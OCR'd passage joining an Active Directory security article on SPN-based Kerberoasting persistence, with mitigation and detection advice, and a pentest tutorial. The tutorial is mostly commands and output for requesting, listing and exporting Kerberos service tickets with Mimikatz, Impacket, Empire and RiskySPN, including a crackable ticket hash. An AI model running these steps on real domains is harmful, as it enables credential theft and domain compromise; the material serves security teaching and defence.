
have a unique SPN, ex. “adm/adminsrv01.lab.adsecurity.org”).

```
PS C:\> get-aduser hansolo -Properties serviceprincipalname


DistinguishedName : CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
Name              : HanSolo
ObjectClass       : user
ObjectGUID        : 49e093e2-b9d0-4373-8679-6aeac6aef4d3
SamAccountName    : HanSolo
SID               : S-1-5-21-2710041276-1670258761-1848128390-1608
Surname           :
UserPrincipalName :
```

```
PS C:\> setspn -a adm/adminsrv01.lab.adsecurity.org hansolo
Checking domain DC=lab,DC=adsecurity,DC=org

Registering ServicePrincipalNames for CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
        adm/adminsrv01.lab.adsecurity.org
Updated object
```

```
PS C:\> get-aduser hansolo -Properties serviceprincipalname


DistinguishedName    : CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Enabled              : True
GivenName            :
Name                 : HanSolo
ObjectClass          : user
ObjectGUID           : 49e093e2-b9d0-4373-8679-6aeac6aef4d3
SamAccountName       : HanSolo
serviceprincipalname : {adm/adminsrv01.lab.adsecurity.org}
SID                  : S-1-5-21-2710041276-1670258761-1848128390-1608
Surname              :
UserPrincipalName    :
```

- The owner of the account changes their password and the attacker loses the level of access they had.
- The attacker now simply needs to request RC4 Kerberos tickets for the fake SPNs created earlier.



- The attacker can then take the requested tickets, save them out of memory to files, move them to another system, and crack them offline with a tool like Kerberoast, hashcat, etc.


There's a couple different angles to this attack/persistence method:

- Add SPNs to admin accounts for which the attacker wants to retain access.
- Add fake SPNs to admin accounts for which the attacker wants to get the passwords.

The key take-away here is that as long as a person (instead of a computer) created the password and it's not of sufficient length to resist modern cracking techniques, the attacker can gain knowledge of the account password simply because it has an associated service principal name.

Update: Will Schroeder (@harmj0y) describes "Targeted Kerberoasting" which is modifying an account to have a fake SPN temporarily to grab an RC4 TGS ticket and crack to get the account's password.

NOTE: An attacker could also grant rights to certain OUs containing admin accounts to provide a regular user account to modify the ServicePrincipalName attribute on the admin accounts in these OU. All that's required is delegating the "Write ServicePrincipalName" access right (Full Control does not provide SPN modification rights). Though this isn't straightforward to configure via AD Users & Computers since the access right is hidden in the GUI by default.




Limitations

1. Accounts with SPNs are monitored and these new SPNs are discovered (though it may be seen as a mistake, especially if they are typo'd SPNs for existing services: MSSQL/asdmssql15.lab.adsecurity.org.
2. When the password changes, it is a pseudo-random password longer than 20 characters. Most people use predictable password, so using a password generator for creating these passwords will make them very difficult to crack.

Mitigation & Detection

Kerberoast mitigation is simple: use long, complex passwords (>30 characters) for all service accounts or preferably, use **Managed Service Accounts**. If an attacker is using this technique to persist, changing service account passwords at least once a year to something long & complex will help mitigate.

With PowerShell, it's trivial to get a list of domain/forest user accounts that have an associated SPN.
PowerShell AD module: ***get-aduser -filter {serviceprincipalname -like "*"} -prop serviceprincipalname***



If you are logging PowerShell activity and sending that data into a SIEM/Splunk, set an alert for "KerberosRequestorSecurityToken".

Hopefully, the environment is mature enough where these accounts should be in a specific OU (or within a specific OU). If all service accounts are in a designated location and new ones are found outside of this location, then that's something that can be monitored.

Every environment should be checking for old service accounts (AD accounts with SPNs) and at least removing the SPNs when no longer needed.

Too often I visit a customer and find the default domain admin account has a service principal name associated with it. Not only does this mean that this account is probably running as a service on a regular server, but that the default domain admin account could be Kerberoasted to gain knowledge of its password and own the domain.

NOTE:
A Service Principal Name should only be added to an account when an application requires it. When that service account is no longer needed and the application has been taken out of service, the SPN needs to be removed from the service account and the service account disabled.
Don't add a SPN to an admin account, create a new account with the appropriate rights to be the service account.
Never add a SPN to a default Administrator account or "break-glass" account meant to only be used when other accounts won't work.

Some organizations delegate the ability to modify the ServicePrincipalName attribute on accounts, this should be carefully monitored and controlled.

Kerberoasting References

- Detecting Kerberoasting Activity (part 1)
- Detecting Kerberoasting Activity Part 2 – Creating a Kerberoast Service Account Honeypot
- Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain
- Attack Methods for Gaining Domain Admin Rights in Active Directory
- Targeted Kerberoasting (Harmj0y)
- Kerberoasting without Mimikatz (Harmj0y)
- Roasting AS REPs (Harmj0y)
- Sean Metcalf's Presentations on Active Directory Security
- Kerberoast (GitHub)
- Tim Medin's DerbyCon "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation in 2014 (slides & video).

https://adsecurity.org/?p=3466

The process of cracking Kerberos service tickets and rewriting them in order to gain access to the targeted service is called Kerberoast. This is very common attack in red team engagements

since it doesn't require any interaction with the service as legitimate active directory access can be used to request and export the service ticket which can be cracked offline in order to retrieve the plain-text password of the service. This is because service tickets are encrypted with the hash (NTLM) of the service account so any domain user can dump hashes from services without the need to get a shell into the system that is running the service.

Red Teams usually attempt to crack tickets which have higher possibility to be configured with a weak password. Successful cracking of the ticket will not only give access to the service but sometimes it can lead to full domain compromise as often services might run under the context of an elevated account. These tickets can be identified by considering a number of factors such as:

- SPNs bind to domain user accounts
- Password last set
- Password expiration
- Last logon

Specifically the Kerberoast attack involves five steps:

1. SPN Discovery
2. Request Service Tickets
3. Export Service Tickets
4. Crack Service Tickets
5. Rewrite Service Tickets & RAM Injection

The discovery of services in a network by querying the Active Directory for service principal names has been already covered in the SPN Discovery article.

Request Service Tickets

The easiest method to request the service ticket for a specific SPN is through PowerShell as it has been introduced by Tim Medin during his DerbyCon 4.0 talk.

1Add-Type -AssemblyName System.IdentityModel

2New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "PENTESTLAB_001/W

```
PS > Add-Type -AssemblyName System.IdentityModel
PS > New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -Argu
mentList "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80"


Id                   : uuid-36635c5c-7240-4e83-a453-ffa4918bf152-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
}
ValidFrom            : 5/27/2018 3:03:54 PM
ValidTo              : 5/28/2018 12:44:01 AM
ServicePrincipalName : PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Service Ticket Request

Execution of the **klist** command will list all the available cached tickets.

1klist

```
PS > klist

Current LogonId is 0:0x6f2c9

Cached Tickets: (2)

#0>     Client: Administrator @ PENTESTLAB.LOCAL
        Server: krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent nam
e_canonicalize
        Start Time: 5/29/2018 7:45:21 (local)
        End Time:   5/29/2018 17:45:21 (local)
        Renew Time: 6/5/2018 7:45:21 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: WIN-PTELU2U07KG

#1>     Client: Administrator @ PENTESTLAB.LOCAL
        Server: PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80 @ PENTESTLAB.
LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canoni
```

Obtain Cached Tickets with klist

An alternative solution to request service tickets is through Mimikatz by specifying as a target the service principal name.

1kerberos::ask /**target**:PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80

```
mimikatz # kerberos::ask /target:PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL
:80
Asking for: PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80
   * Ticket Encryption Type & kvno not representative at screen

          Start/End/MaxRenew: 6/11/2018 6:09:57 AM ; 6/11/2018 4:02:34 PM ; 6/1
8/2018 6:02:34 AM
          Service Name (02) : PENTESTLAB_001 ; WIN-PTELU2U07KG.PENTESTLAB.LOCAL
:80 ; @ PENTESTLAB.LOCAL
          Target Name  (02) : PENTESTLAB_001 ; WIN-PTELU2U07KG.PENTESTLAB.LOCAL
:80 ; @ PENTESTLAB.LOCAL
          Client Name  (01) : Administrator ; @ PENTESTLAB.LOCAL
          Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; for
wardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            2aa582268520bf398d4531566766fdf6
          Ticket            : 0x00000017 - rc4_hmac_nt       ; kvno = 0
[...]
```

Mimikatz – Request Service Ticket

Similarly to **klist** the list of Kerberos tickets that exist in memory can be retrieved through Mimikatz. From an existing PowerShell session, the **Invoke-Mimikatz** script will output all the tickets.

1Invoke-Mimikatz -Command '"kerberos::list"'

```
PS > Invoke-Mimikatz -Command '"kerberos::list"'

  .#####.   mimikatz 2.1.1 (x64) built on Mar 31 2018 20:15:03
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80 @ PENT
```

Invoke-Mimikatz – List Memory Tickets

Alternatively loading the Kiwi module will add some additional Mimikatz commands which can performed the same task.

1load kiwi

2kerberos_ticket_list

```
meterpreter > kerberos_ticket_list
[+] Kerberos tickets found in the current session.
[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80 @ PENT
ESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable
 ;
```

Kiwi – Kerberos Ticket List

Or by executing a custom Kiwi command:

1kiwi_cmd kerberos::list

```
meterpreter > kiwi_cmd kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80 @ PENT
ESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable
 ;
```

Kiwi – Kerberos Ticket List Command

Impacket has a python module which can request Kerberos service tickets that belong to domain users only which should be easier to cracked compared to computer accounts service tickets. However requires valid domain credentials in order to interact with the Active Directory since it will executed from a system that is not part of a domain.

1./GetUserSPNs.py -request pentestlab.local/test

```
root@kali:/usr/share/doc/python-impacket/examples# ./GetUserSPNs.py -request pen
testlab.local/test
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

Password:
ServicePrincipalName                                  Name           MemberO
f
  PasswordLastSet      LastLogon
-------------------------------------------------  -------------  -------
--------------------------------------------------------------------------------
  -------------------  -------------------
MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL  Administrator   CN=Orga
nization Management,OU=Microsoft Exchange Security Groups,DC=pentestlab,DC=local
  2018-05-03 05:27:38  2018-06-02 16:30:39
PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80       PENTESTLAB_001

  2018-05-26 15:44:35  <never>
```

Impacket – Service Ticket Request

The service account hashes will also retrieved in John the Ripper format.

```
$krb5tgs$23$*Administrator$PENTESTLAB.LOCAL$MSSQLSvc/WIN-PTELU2U07KG.pentestlab.
local:PENTESTLABSQL*$60197ffce12a575f7f31a9065f93a85d$13d70769dced9516b31c860a65
b9bd397f75f8296f2c0c41b337f1adfb944896f8d84fbfc72b0d5d56cb1b2e6b2ff290d7f8e9a227
141c9dc7b526a58ecf7f9fbc6e39114a28dacadf3c686b716b725c555314c8dc8cd1c94058da3960
0775854dfcae23008c484eec576c0ce717c98eee6baaa736fafd76769f71cdb1918f7c2bcc1015aa
694f44e6d19c2916cb7691d56dee9da0da43f6732f90bbc09796795111380f38fc87e5a9252ecd77
7e542f98986cea93e0eb812b0bfe429d027c31c9f10f5b0214440b2e9aed02035d836aac4e753a93
d4f6c744091ee72e5ab10ee187b3fb35b905015d5c04063cd9de5f33a791406a65a34de5c6c1b908
43ea322cc975a3274d0d22dd4cbfa0b4d75bd27286b71778021099a781078a761f349f7b6fd5c5b2
1f00c8ec15d708a52a8bf11bf8495a128ff8f72603128e7f77160878b87c18f5d2805a91473b891e
060d6e05014689206b60bfeaf6f06e366c531a89a37930efb6ad987d4226301fa1eaae2b27cea56c
5594c82ace00ad35dd4465b095a49b98a59b48cf4750809a1fdffb153eb36800192d83aa8f0a5825
8d2dff44a2c7fe2f5b0be7aa8e6e204a09803dc1563be7c873d40e782326b598265afe8774aedf85
3d7c6592f9630a8e666989799c767595fb97775733d16d15ac1fbc6689bf9c9caff85ebccc8b8d2f
36a698e9a41eeafdf144f2384785b30dbdd655f64a09361dfefc0f230833b28ae61efd01c0dc0140
```

Impacket – Service Hash

Identification of weak service tickets can be also performed automatically with a PowerShell module that was developed by Matan Hart and is part of RiskySPN. The purpose of this module is to perform an audit on the available service tickets that belong to users in order to find the tickets that are most prone to contain a weak password based on the user account and password expiration.

1Find-PotentiallyCrackableAccounts -FullData -Verbose

```
PS > Find-PotentiallyCrackableAccounts -FullData -Verbose
VERBOSE: Searching the forest: pentestlab.local
VERBOSE: Gathering sensitive groups
VERBOSE: Searching Sensitive groups in domain: pentestlab.local
VERBOSE: Number of sensitive groups found: 11
VERBOSE: Gathering user accounts associated with SPN
VERBOSE: Number of users that contain SPN: 2
VERBOSE: Gathering info about the user: Administrator
VERBOSE: Administrator's password will expire on 06/14/2018 02:27:38
VERBOSE: Which means it has crack window of 10 days
VERBOSE: Checking connectivity to server: WIN-PTELU2U07KG.pentestlab.local on po
rt 1433
VERBOSE: Administrator is sensitive
VERBOSE: Gathering info about the user:
VERBOSE: 's password will expire on 07/07/2018 12:44:35
VERBOSE: Which means it has crack window of 34 days
VERBOSE: Checking connectivity to server: WIN-PTELU2U07KG.PENTESTLAB.LOCAL
VERBOSE:  is sensitive
VERBOSE: Number of users included in the list: 2
```

RiskySPN – Audit Service Tickets

The script will provide more detailed output compare to **klist** and **Mimikatz** including the Group information, password age and crack window.

```
UserName        : PENTESTLAB_001
DomainName      :
IsSensitive     : True
EncType         : RC4-HMAC
Description     :
IsEnabled       : True
IsPwdExpires    : True
PwdAge          : 7
CrackWindow     : 34
SensitiveGroups : {Organization Management, Domain Admins, Enterprise Admins, Ad
ministrators...}
MemberOf        :
DelegationType  : False
TargetServices  : None
NumofServers    : 1
RunsUnder       : {@{Service=PENTESTLAB_001; Server=WIN-PTELU2U07KG.PENTESTLAB.L
OCAL; IsAccessible=Yes}}
AssociatedSPNs  : {PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80}
```

RiskySPN – Ticket Information

Executing the same module with the domain parameter will return all the user accounts that have an associated service principal name.

1Find-PotentiallyCrackableAccounts -Domain "pentestlab.local"

```
PS > Find-PotentiallyCrackableAccounts -Domain "pentestlab.local"


UserName    : Administrator
DomainName  : pentestlab.local
IsSensitive : True
EncType     : RC4-HMAC
Description : Built-in account for administering the computer/domain
PwdAge      : 31
CrackWindow : 10
RunsUnder   : {@{Service=MS SQL; Server=WIN-PTELU2U07KG.pentestlab.local; IsAcce
ssible=Yes}}

UserName    : PENTESTLAB_001
DomainName  :
IsSensitive : True
EncType     : RC4-HMAC
Description :
PwdAge      : 7
CrackWindow : 34
RunsUnder   : {@{Service=PENTESTLAB_001; Server=WIN-PTELU2U07KG.PENTESTLAB.LOCAL
; IsAccessible=Yes}}
```


RiskySPN – Service Tickets

Service ticket information can be also exported in CSV format for offline review.

1Export-PotentiallyCrackableAccounts

```
PS > Export-PotentiallyCrackableAccounts
CSV file saved in: C:\Users\Administrator\Documents\Report.csv
PS >
```

All the ticket information that was appeared in the console will be written into the file.



UserName	DomainName	IsSensitive	EncType	Descriptio	IsEnabled	IsPwdExpi	PwdAge	CrackWin	SensitiveG	MemberO	Delegatior	TargetSer	NumofSer	RunsUnde	AssociatedSPNs
Administr	pentestlab.local	TRUE	RC4-HMA	Built-in ac	TRUE	TRUE	31	10	Organizat	Organizat	FALSE	None	1	Service	MSSQLSvc/WIN-PTELU2U07KG.pente
PENTESTLAB_001		TRUE	RC4-HMAC		TRUE	TRUE	7	34	Organizat		FALSE	None	1	Service	PENTESTLAB_001/WIN-PTELU2U07KG

RiskySPN – Ticket Information CSV

Part of the same repository there is also a script which can obtain a service ticket for a service instance by its SPN.

1Get-TGSCipher -SPN "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80"

```
meterpreter > powershell_shell
PS > Get-TGSCipher -SPN "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80"

SPN                              Target                          EncryptionType
          EncTicketPart
---                              ------                          --------------
          -------------
PENTESTLAB_001/WIN-PTELU2U...                                    RC4-HMAC (23)
          D5AD9792696FB996D6A28AA6C2...
```

TGSCipher – Service Ticket Information

The Kerberoast toolkit by Tim Medin has been re-implemented to automate the process. Auto-Kerberoast contains the original scripts of Tim including two PowerShell scripts that contain various functions that can be executed to request, list and export service tickets in Base64, John and Hashcat format.

1List-UserSPNs

```
meterpreter > powershell_execute List-UserSPNs
[+] Command execution completed:


SPN                : kadmin/changepw
Name               : krbtgt
SamAccountName     : krbtgt
UserPrincipalName  :
DistinguishedName  : CN=krbtgt,CN=Users,DC=pentestlab,DC=local
MemberOf           : CN=Denied RODC Password Replication Group,CN=Users,DC=pentes
tlab,DC=local
PasswordLastSet    : 3/18/2018 12:53:47 AM
whencreated        : 3/18/2018 7:53:47 AM

SPN                : MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
Name               : Administrator
SamAccountName     : Administrator
UserPrincipalName  : Administrator@pentestlab.local
DistinguishedName  : CN=Administrator,CN=Users,DC=pentestlab,DC=local
MemberOf           : {CN=Organization Management,OU=Microsoft Exchange Security G
roups,DC=pentestlab,DC=local, CN=Group
                     Policy Creator Owners,CN=Users,DC=pentestlab,DC=local, CN=Do
```

AutoKerberoast – ListUserSPNs

There is also a domain parameter which can list only the SPNs of a particular domain.

1List-UserSPNs -Domain "pentestlab.local"

```
meterpreter > powershell_execute List-UserSPNs -Domain "pentestlab.local"
[+] Command execution completed:


SPN               : kadmin/changepw
Name              : krbtgt
SamAccountName    : krbtgt
UserPrincipalName :
DistinguishedName : CN=krbtgt,CN=Users,DC=pentestlab,DC=local
MemberOf          : CN=Denied RODC Password Replication Group,CN=Users,DC=pentes
tlab,DC=local
PasswordLastSet   : 3/18/2018 12:53:47 AM
whencreated       : 3/18/2018 7:53:47 AM

SPN               : MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL
Name              : Administrator
SamAccountName    : Administrator
UserPrincipalName : Administrator@pentestlab.local
DistinguishedName : CN=Administrator,CN=Users,DC=pentestlab,DC=local
MemberOf          : {CN=Organization Management,OU=Microsoft Exchange Security G
roups,DC=pentestlab,DC=local, CN=Group
                    Policy Creator Owners,CN=Users,DC=pentestlab,DC=local, CN=Do
```

AutoKerberoast – ListUserSPNs with Domain Parameter

Export Service Tickets

Mimikatz is the standard tool which can export Kerberos service tickets. From a PowerShell session the following command will list all the available tickets in memory and will save them in the remote host.

1Invoke-Mimikatz -Command '"kerberos::list /export"'

```
PS > Invoke-Mimikatz -Command '"kerberos::list /export"'

  .#####.   mimikatz 2.1.1 (x64) built on Mar 31 2018 20:15:03
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;
   * Saved to file     : 0-40e10000-Administrator@krbtgt~PENTESTLAB.LOCAL-PENTES
TLAB.LOCAL.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
```

Invoke-Mimikatz – Export Service Tickets

Similarly PowerShell Empire has a module which automates the task of Kerberos service ticket extraction.

1usemodule credentials/mimikatz/extract_tickets

```
(Empire: 52AFV4KC) > usemodule credentials/mimikatz/extract_tickets
(Empire: powershell/credentials/mimikatz/extract_tickets) > run
[*] Tasked 52AFV4KC to run TASK_CMD_JOB
[*] Agent 52AFV4KC tasked with task ID 2
[*] Tasked agent 52AFV4KC to run module powershell/credentials/mimikatz/extract_
tickets
(Empire: powershell/credentials/mimikatz/extract_tickets) > info

             Name: Invoke-Mimikatz extract kerberos tickets.
           Module: powershell/credentials/mimikatz/extract_tickets
       NeedsAdmin: False
        OpsecSafe: True
         Language: powershell
MinLanguageVersion: 2
       Background: True
   OutputExtension: None

Authors:
  @JosephBialek
  @gentilkiwi

Description:
  Runs PowerSploit's Invoke-Mimikatz function to extract
  kerberos tickets from memory in base64-encoded form.
```

Empire – Extract Service Tickets Module

The module will use the **Invoke-Mimikatz** function to execute automatically the commands below.

1standard::base64

2kerberos::list /export

```
  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # standard::base64
isBase64InterceptInput  is false
isBase64InterceptOutput is false

